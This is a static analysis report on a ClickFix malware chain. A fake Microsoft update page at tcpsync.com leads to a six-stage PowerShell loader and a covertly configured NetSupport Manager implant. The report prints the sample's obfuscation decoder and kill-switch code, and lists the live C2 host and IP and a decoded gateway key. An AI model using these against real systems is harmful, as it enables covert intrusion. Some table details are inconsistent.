Multi-Stage Malware Infection Chain Analysis — tcpsync.com ClickFix Campaign

From Browser Lure to Remote Control: A Six-Stage PowerShell Loader, PNG Steganography, and a Configuration-Weaponised NetSupport Manager Implant

WARNING: Evidence was collected 2026-08-20. Live infrastructure changes; tcpsync.com and the primary gateway were both reachable at the time of writing and may not remain so.

Disclaimer

This report is the product of a **static analysis**. No stage of this chain was executed, emulated, or run in any manner that would execute its code. Every decoding step described here was performed by re-implementing the sample's own transformations in Python — never by letting PowerShell evaluate them.

One deliberate exception to the no-contact rule is disclosed up front. Unlike the other engagements in this repository, this analysis *did* make outbound network requests: it retrieved `https://tcpsync.com/basic.png` (the Stage 5 carrier) and performed DNS and WHOIS lookups against the three domains involved. This was necessary because Stage 5 exists only on the attacker's server — the file the user supplied contains no copy of it — and without it the chain could not be resolved past Stage 4. The retrieval was a plain unauthenticated HTTPS GET issued from macOS; no C2 protocol was spoken, the NetSupport gateways were never contacted, and the Telegram bot was never messaged. The operational cost is that the operator's web logs will show a fetch of `basic.png` from the analyst's IP. That trade-off was accepted knowingly; it is recorded here so the reader can weigh it. See *Assessment Limitations*.

Where a claim rests on transformations the analyst re-implemented and verified byte-for-byte, it is rated **High**. Where it rests on file identity, third-party product documentation, or reasoning based on configuration rather than on executed behaviour, it is rated **Medium**. Claims that could not be established are stated as unresolved in *Assessment Limitations* rather than being inferred.

Table of Content

Executive Summary

A complete **six-stage infection chain** was reversed end-to-end, from a single 541 KB text file the user saved after visiting `https://tcpsync.com/` through to a fully configured commercial remote-control implant and its live C2 gateway. Every stage was decoded by re-implementing the sample's own transformations; nothing was executed.

The chain is a **ClickFix** attack: the site presents a counterfeit "Microsoft Security Intelligence Update" and instructs the visitor to paste a command into the Windows Run dialog. **It is not a drive-by.** Nothing executes from merely loading the page; the victim must manually paste and run the command. This distinction governs the entire risk assessment: *for the reporting user, who visited the page but did not paste anything, no infection occurred, and no remediation is required.*

The payload is **NetSupport Manager**, a legitimate, commercially licensed remote-control product. This report establishes — cryptographically, not by inference — that **all nine bundled PE files are unmodified stock vendor binaries**: each carries an intact Authenticode signature whose digest and certificate chain both validate. The weaponisation is entirely in a **725-byte configuration file**, which uses documented product features to strip every user-visible sign of an active remote session: no tray icon, no connect prompt, no disconnect option, no chat menu, no help request.

That finding is the report's spine. It means signature-based defences see nine correctly signed files from a real software vendor, and the only malicious artefact on disk is a text file.

What the operator gains on a host that completes the chain: full interactive desktop control, a remote command shell, bidirectional file transfer, and system audio capture — routed through an HTTP tunnel to `laborado.net:443`.

Two capabilities widely attributed to this malware family are absent from this drop, and this report corrects both. There is **no keystroke logger** — no PE in the bundle imports any keystroke-*transcription* API (`ToAscii`, `ToUnicode`, `GetKeyboardState`, `GetKeyNameText`), making transcription structurally impossible rather than merely unimplemented. The engine *does* import `GetAsyncKeyState`, `GetKeyState`, `MapVirtualKeyA` and `keybd_event` — the modifier-state and input-*synthesis* set, which cannot convert keystrokes to text; all three hook sites were disassembled, and none stores a key. And the audio component captures **system playback via WASAPI loopback, not the microphone**: it records what the speakers play, including the far end of a call, but not the user's own voice. Both corrections are grounded in disassembly and are detailed in Findings 6d and 6e.

The infrastructure is days old. The C2 gateway `laborado.net` was registered on **2026-08-11** and the lure domain `tcpsync.com` on **2026-08-14** — the lure postdating the C2 by three days, the expected build order. A newly registered domain control would have blocked this chain without any signature.

Highest-value unexplained artefact: a typosquatted hostname, `www.netsuppport247.com` (three `p`s), sits *inside* the Authenticode-signed region of the vendor's own `PCICL32.DLL` — present when NetSupport Ltd signed the file, and therefore **not** operator-added. It is not explained by the configuration-weaponisation model and is flagged for follow-up in *Assessment Limitations*.

Attribution. Two Russian-language developer error strings appear in Stage 6 — and only there. Stage 6 is the one hand-written component in the chain (Stages 1–3 are machine-generated obfuscation). See *Technical Analysis* §8, which states both what this supports and what it does not.

Sample Identification

The user-supplied artefact is the Stage 1 script, saved as text from `https://tcpsync.com/`. It is not a PE and was never a binary; the malware pipeline (`analyze.sh`) was therefore not the appropriate tool and was not used. Every other artefact below was derived from it — Stages 2–4 and 6 by re-implementing the sample's own decoders, Stage 5 by retrieving `basic.png` and carving it.

Chain artefacts

Stage	Artefact	Size	SHA-256	Provenance
1	`tcpsync.com (page source)`	554,049	`527778105e5bc91fcb2fac328f5b26e1bdf3ae8b127192d658a0304bdc4df9f1`	User-supplied
2	`stage2.ps1`	149,983	`774ab2a31f62bde4300cbf4c83a46de10915b4dcc3a3b5b359b429757b0ef798`	Decoded from S1
3	`stage3.ps1`	37,086	`5a77b178dd118582012b66af1866949bdcc7d7d8836e2ba9e6fcc6d092b1e2fc`	Decoded from S2
4	`stage4.ps1`	5,690	`716fbaee62f04ce64955980a3754fefb0abac8060585d9270ae194cc27af7f8a`	Decoded from S3
—	`basic.png`	3,131,114	`81b3a571815c342b9c368e1bc7a932458c7f7bc67f2637fdd5a60075920c58d3`	Retrieved from C2
5	`stage5.ps1`	7,847,437	`274b84581cb1d67d055241267e6d501e4aaa2048e1f5141bf365f1f057bc1b48`	Carved from PNG
6	`stage6.ps1`	3,897	`bee329234738c314d5a7f14f1dc3a88bc8a13f79abcfd23caefade85e783e2ee`	Decoded from S5

Sizes are in bytes. Stage 2–6 hashes are of this analysis's decoded output; they are reproducible from Stage 1 (plus the retrieved PNG) but are **not** values the operator ever transmitted, and should not be used as network-level IOCs.

Dropped implant components

All fourteen files are carried inline in Stage 5 as base64 and written to disk by Stage 6. NetSupport Ltd authentically signs every PE.

File	Size	SHA-256	Build date	Role
`Flaut.exe`	120,256	`56ebaf8922749b9a9a7fa2575f691c53a6170662a8f747faeed11291d475c422`	2025-07-03	`client32.exe` v14.12, renamed — implant entry point
`PCICL32.DLL`	3,490,632	`b6d4ad0231941e0637485ac5833e0fdc75db35289b54e70f3858b70d36d04c80`	2015-01-22	Core client engine
`HTCTL32.DLL`	323,912	`6562585009f15155eea9a489e474cebc4dd2a01a26d846fdd1b93fdc24b0c269`	2015-01-09	HTTP/gateway transport
`TCCTL32.DLL`	387,400	`6ffe12cdfe0a36dec4b4a40ecdafb4097b1af7c340b0fcecf9f5c67b7fa8b299`	2014-12-03	TCP transport
`AudioCapture.dll`	89,416	`2cc8ebea55c06981625397b04575ed0eaad9bb9f9dc896355c011a62febe49b5`	2014-01-21	**System-audio loopback capture** (not microphone — see 6e)
`pcicapi.dll`	108,944	`2dfdc169dfc27462adc98dde39306de8d0526dcf4577a1a486c2eef447300689`	2014-01-21	API support
`PCICHEK.DLL`	14,664	`0cff893b1e7716d09fb74b7a0313b78a09f3f48c586d31fc5f830bd72ce8331f`	2014-02-12	Integrity check
`remcmdstub.exe`	59,728	`b11380f81b0a704e8c7e84e8a37885f5879d12fbece311813a41992b3e9787f2`	2014-01-21	**Remote command shell**
`msvcr100.dll`	773,968	`8793353461826fbd48f25ea8b835be204b758ce7510db2af631b28850355bd18`	2011-06-11	MSVC 2010 runtime
`lwyys.ini`	725	`4104160e1758cd705347d89a70f3e7d53ca6cf1c7075b398d40eb07f916919c6`	—	**C2 config**, renamed to `client32.ini`
`NSM.LIC`	251	`e09980d1b1c508eb29d2931ac92f8d0a7e49ca5fe6ab6277fabf097a0b033b63`	—	Licence file (`NSM1234`)

File	Size	SHA-256	Build date	Role
`NSM.ini`	6,099	`e0ed36c897eaa5352fab181c20020b60df4c58986193d6aaf5bf3e3ecdc4c05d`	—	Install-component template
`nsm_vpro.ini`	46	`4bfa4c00414660ba44bdddde5216a7f28aeccaa9e2d42df4bbff66db57c60522b`	—	Storage/debug config
`nskbfltr.inf`	328	`d96856cd944a9f1587907cacef974c0248b7f4210f1689c1e6bcac5fed289368`	—	**Keyboard filter driver** INF

All PEs are `Machine=0x014c` — **32-bit x86**, which runs on 64-bit Windows via WOW64 but not on ARM64 macOS or Linux.

Key Findings

Severity reflects impact on a host that reached the given stage, not the likelihood of reaching it. Confidence follows the convention in the *Disclaimer*.

Row numbers in this table are independent of the section numbers in *Technical Analysis*; this is a severity ranking, that is, a walkthrough of the chain in execution order. Cross-references name their scheme explicitly ("§6d", "*Technical Analysis* §8") rather than saying "Finding N".

#	Severity	Finding	Confidence
1	**Critical**	Payload is NetSupport Manager configured for covert, non-consensual, non-terminable remote control — full desktop, remote shell, file transfer, and system-audio capture	High
2	**Critical**	Live primary C2 gateway `laborado.net:443` (`176.65.144.122`), registered 2026-08-11 — three days before the lure domain	High
3	**Critical**	All nine bundled PEs are **cryptographically unmodified stock** (Authenticode digest **and** chain valid, 9/9). Weaponisation is by configuration alone — a 725-byte INI	High
4	**High**	Delivery is ClickFix: victim-actuated paste-and-run. Not a drive-by; page visit alone does not infect	High
5	**High**	Persistence hijacks an *existing* Startup `.lnk` when one is present, proxying execution through `explorer.exe`; the implant is also launched **immediately** in the current session, not only at next logon	High

#	Severity	Finding	Confidence
6	**High**	Stage 5 concealed in a valid PNG via appended `\x89CHIMG\x00` blob — XOR-16 + gzip, 3 MB behind an image header	High
7	**High**	Gateway key `gsk` **decoded** to `OJDSJFNDSJFIEJW` — derived independently by two analysts, byte-identical, from `HTCTL32.DLL fcn.101cd8b0`	High
8	**High**	**Correction — no keystroke logger exists in this drop.** Zero keystroke-*transcription* APIs (`ToAscii`/`ToUnicode`/`GetKeyboardState`/`GetKeyNameText`) imported across all nine PEs; the modifier-state and synthesis APIs that *are* imported cannot produce text, and the sole `WH_KEYBOARD` hook inspects only VK_F1	High
9	**High**	**Correction — audio capture is system playback loopback, not the microphone.** `eRender` + `AUDCLNT_STREAMFLAGS_LOOPBACK` confirmed in disassembly	High
10	**Medium**	Anti-forensics: `HKCU\...\Explorer\RunMRU` wiped in both Stage 4 and Stage 6, erasing the record of the pasted command	High
11	**Medium**	`CLEAN` computer-name kill switch — four checks across Stages 1, 5 and 6, in three encodings — targets analyst VMs	High
12	**Medium**	Victim profile (host, user, IP, geo, ISP, OS, **admin status**) exfiltrated to Telegram under campaign tag `ClickHunter`	High
13	**Medium**	Russian-language developer strings confined to Stage 6 — the chain's only hand-written component. Weak-to-moderate attribution signal; see *Technical Analysis* §8 for its limits	Medium
14	**Medium**	Typosquat `www.netsuppport247.com` compiled **inside** the vendor's signed region — not operator-added, and unexplained	High (presence) / Unresolved (origin)
15	**Medium**	Secondary gateway `expendia.net` assessed **sinkholed** (Vercara `SECURITYSERVICES`) — evidence of prior takedown of related infrastructure. Rests on netblock naming alone	Medium
16	**Low**	Mixed-vintage bundle: v14.12 launcher against a coherent v12.01 engine set — corroborated three ways (version resources, signing certificates, PDB build trees)	High
17	**Low**	Pirated/shared NetSupport licence `NSM1234`, `maxslaves=9999`	Medium
18	**Low**	Two distinct vendor signing identities: an **EV certificate** (UK company `02386638`, GlobalSign 2025) on the launcher against one shared VeriSign 2015 certificate across all seven engine components	High

#	Severity	Finding	Confidence
19	**Informational**	Vendor build tree `E:\nsmsrc\nsm\<version>\` recovered from CodeView records in 8 of 9 PEs — a rename-durable authenticity check, **not** an IOC.	High

---

MITRE ATT&CK Mapping

Every technique below is tied to a behaviour established elsewhere in this report; the *Evidence* column names where. Techniques the family is often associated with but which are **absent from this drop** are listed at the end, because a mapping that silently omits them invites the reader to assume they were present.

Tactic	ID	Technique	Evidence in this report
Initial Access	**T1189**	Drive-by Compromise (lure page only)	§1; **not** drive-by execution — see T1204.004
Execution	**T1204.004**	User Execution: Malicious Copy and Paste	ClickFix paste-to-Run — §1, Key Finding 4
Execution	**T1059.001**	Command and Scripting Interpreter: PowerShell	Stages 1-6, §1-§5
Defense Evasion	**T1140**	Deobfuscate/Decode Files or Information	Stages 2-3 obfuscation, §2
Defense Evasion	**T1027.003**	Obfuscated Files: Steganography	Appended blob in `basic.png`, §4
Defense Evasion	**T1027.013**	Obfuscated Files: Encrypted/Encoded File	XOR-16 + gzip payload, §4
Defense Evasion	**T1036.005**	Masquerading: Match Legitimate Name or Location	`client32.exe` renamed `Flaut.exe`; `SecurityHealth.lnk`, §5
Defense Evasion	**T1553.002**	Subvert Trust Controls: Code Signing	Stock vendor-signed PEs weaponised by config — §6a, Key Finding 3
Defense Evasion	**T1218**	System Binary Proxy Execution	Persistence proxied via `explorer.exe`, §5
Defense Evasion	**T1497**	Virtualization/Sandbox Evasion	`CLEAN` computer-name kill switch, §5
Defense Evasion	**T1070.004**	Indicator Removal: File Deletion/registry wipe	`RunMRU` wiped in Stages 4 and 6, §5

Tactic	ID	Technique	Evidence in this report
Persistence	**T1547.001**	Boot or Logon Autostart: Startup Folder	Startup `.lnk` hijack/creation, §5
Discovery	**T1082**	System Information Discovery	Victim profile: OS, admin status, §3
Discovery	**T1614**	System Location Discovery	Geo/ISP lookup in beacon, §3
Collection	**T1113**	Screen Capture	Interactive desktop control, §6
Collection	**T1123**	Audio Capture	**System loopback, not microphone** — §6e
Command and Control	**T1219**	Remote Access Software	NetSupport Manager, §6
Command and Control	**T1071.001**	Application Layer Protocol: Web Protocols	Gateway HTTP on :443 (not TLS), §6c
Command and Control	**T1102**	Web Service	Telegram Bot API beacon, §3
Exfiltration	**T1567**	Exfiltration Over Web Service	Victim profile to Telegram, §3
Impact	**T1529**	System Shutdown/Reboot	Vendor primitive present, not payload staging — §6f

Explicitly absent, despite family reputation. A mapping that omitted these would let a reader assume they were present:


ID	Technique	Why it is not mapped
T1056.001	**Input Capture: Keylogging**	No keystroke-*transcription* API imported across all nine PEs; all three hook sites disassembled — §6d
T1123	**Audio Capture *via microphone***	`eRender` + loopback flag confirmed in disassembly: render endpoint, not capture — §6e

---

Capability Flow Diagrams


The chain is drawn in three parts, because its three phases fail for different reasons and are defended against at different points. Throughout: dashed edges are auxiliary channels, octagons are defensive-evasion behaviours running alongside the main path, and green denotes a claim **disproved** by disassembly.

Diagram 1 — Delivery: the ClickFix manoeuvre




The victim-actuated delivery phase. No vulnerability is exploited at any point: a typosquatted domain serves a counterfeit Microsoft update page, JavaScript places the command on the clipboard, and the victim is instructed to paste it into Win+R themselves. The paste is the only step that grants execution — and correspondingly the cheapest place to break the whole chain.

Diagram 2 — The six-stage PowerShell loader



Stages 1-6, entirely in memory. Stages 1-3 are machine-generated obfuscation carrying no payload logic; Stage 4 is the first stage that acts, performing recon and beaconing a victim profile to Telegram before carving the payload from a steganographic PNG; Stages 5-6 unpack fourteen inlined files and deploy them. The kill switch fires on four checks across stages 1, 5 and 6 — not on every stage.

Diagram 3 — The implant: NetSupport Manager, weaponised by configuration



*The dropped implant. Every binary is stock and validly signed — digest and certificate chain both verified — so signature-enforcement controls return clean on all nine PEs; the abuse lives entirely in `client32.ini`. The green box records the capabilities commonly attributed to this family that disassembly shows are **absent from this drop**: no keystroke logging, no microphone capture, and no keyboard-filter driver.*

Technical Analysis

Methodology and safety posture

Each layer was decoded by re-implementing its transformation in Python, reading the resulting script as text, and only then proceeding to the next layer. At no point was a stage passed to `pwsh`, `Invoke-Expression`, or any evaluator. The implant PEs were parsed with `pefile` and `strings`; none was loaded or run.

Layers 1→2, 2→3 and 3→4 use an identical decoder, which the sample defines inline at each level:

```
function KzwokpRGhl { param([string]$z,[int]$xk)
  $lb=[Convert]::FromBase64String($z)
  $ib=New-Object byte[] $lb.Length
  for($__xi=0;$__xi -lt $lb.Length;$__xi++){$ib[$__xi]=[byte]($lb[$__xi]-bxor $xk)}
  $inner=[Text.Encoding]::ASCII.GetString($ib)
  $a='FromBas';$b='e64Str';$c='ing'
  $m=[Convert].GetMethod(($a+$b+$c),[type[]]@([string]))
  $r=$m.Invoke($null,@($inner))
  $u1='Uni';$u2='code'
  [System.Text.Encoding]::GetEncoding(($u1+$u2)).GetString($r) }
```

That is: **base64-decode → XOR with a one-byte key → ASCII → base64-decode again → interpret as UTF-16LE**, then `[scriptblock]::Create(...)` and dot-source. The XOR key is never a literal; it is computed at runtime from an expression such as `167 -bxor 87` (= 240). `FromBase64String` is assembled from three fragments and invoked by reflection specifically so that the string `FromBase64String` never appears in the script — an AMSI and static-signature evasion.

No AMSI or ETW bypass is present, and that is worth stating positively. The chain evades *static* signatures by never spelling the sensitive strings. Still, it never patches `AmsiScanBuffer`, never sets `amsiInitFailed`, never touches `AmsiUtils` by reflection, and disables no ETW provider — searched across all six stages. The apparent `amsi`/`etw` substrings in the raw files are incidental: in Stage 1, they fall within `SetWindowPos`, and in Stage 5, they fall within the base64 payload data. **Operational consequence:** on an affected host, AMSI and PowerShell script-block logging were *not* tampered with, so those logs are intact and trustworthy for incident response — a materially different position from the many loaders that blind them first.

Because the structure is identical at each level, the analysis loop was mechanised: locate the `N -bxor M` key expression, locate the accumulator variable feeding the decoder call, concatenate its parts, and apply the transformation. This resolved Stages 1→4 in a single pass. ### 1. Stage 1 — the lure script

Confidence: High. Read directly.

The file opens with a PowerShell block comment impersonating Microsoft:

```
MICROSOFT SECURITY INTELLIGENCE UPDATE
Component verification: f88cbffec4424e7f
Session: 59136582929a432ead68d84a4022064a
Series: SIU-6739-D9D9C97F
Initializing Defender platform modules...
Resolving cloud protection endpoints...
Synchronizing threat intelligence definitions...
Loading trusted platform modules. Do not close this window.
```

None of this text does anything. Its sole function is to occupy the console window the victim just opened, so that a user who pasted a command into Win+R sees plausible "update" activity rather than an obviously hostile blank prompt. The hex "Component verification" and "Session" values are decorative; they match no hash of any artefact in the chain.

Kill switch. Before anything else runs:

```
$YecyK4dQ = [Text.Encoding]::UTF8.GetString([Convert]::FromBase64String('KkNMRUFOKg=='))
if ($F1h2GHHQ2h0 -like $YecyK4dQ) { return }
```

`KkNMRUFOKg==` decodes to `*CLEAN*`, matched with `-like` against `%COMPUTERNAME%`. Any host whose name contains `CLEAN` is abandoned silently.

The check recurs, but not at every stage and not in an identical form. There are **four occurrences across three stages** — Stages 2, 3 and 4 have none:

Stage	Line	Construction	Operator
1	26	base64 `KkNMRUFOKg==` → `*CLEAN*`	`-like` (glob)
5	3	`[char]` array → `CLEAN`	`-match` (regex)
5	94366	base64 `KkNMRUFOKg==` → `*CLEAN*`	`-like` (glob)
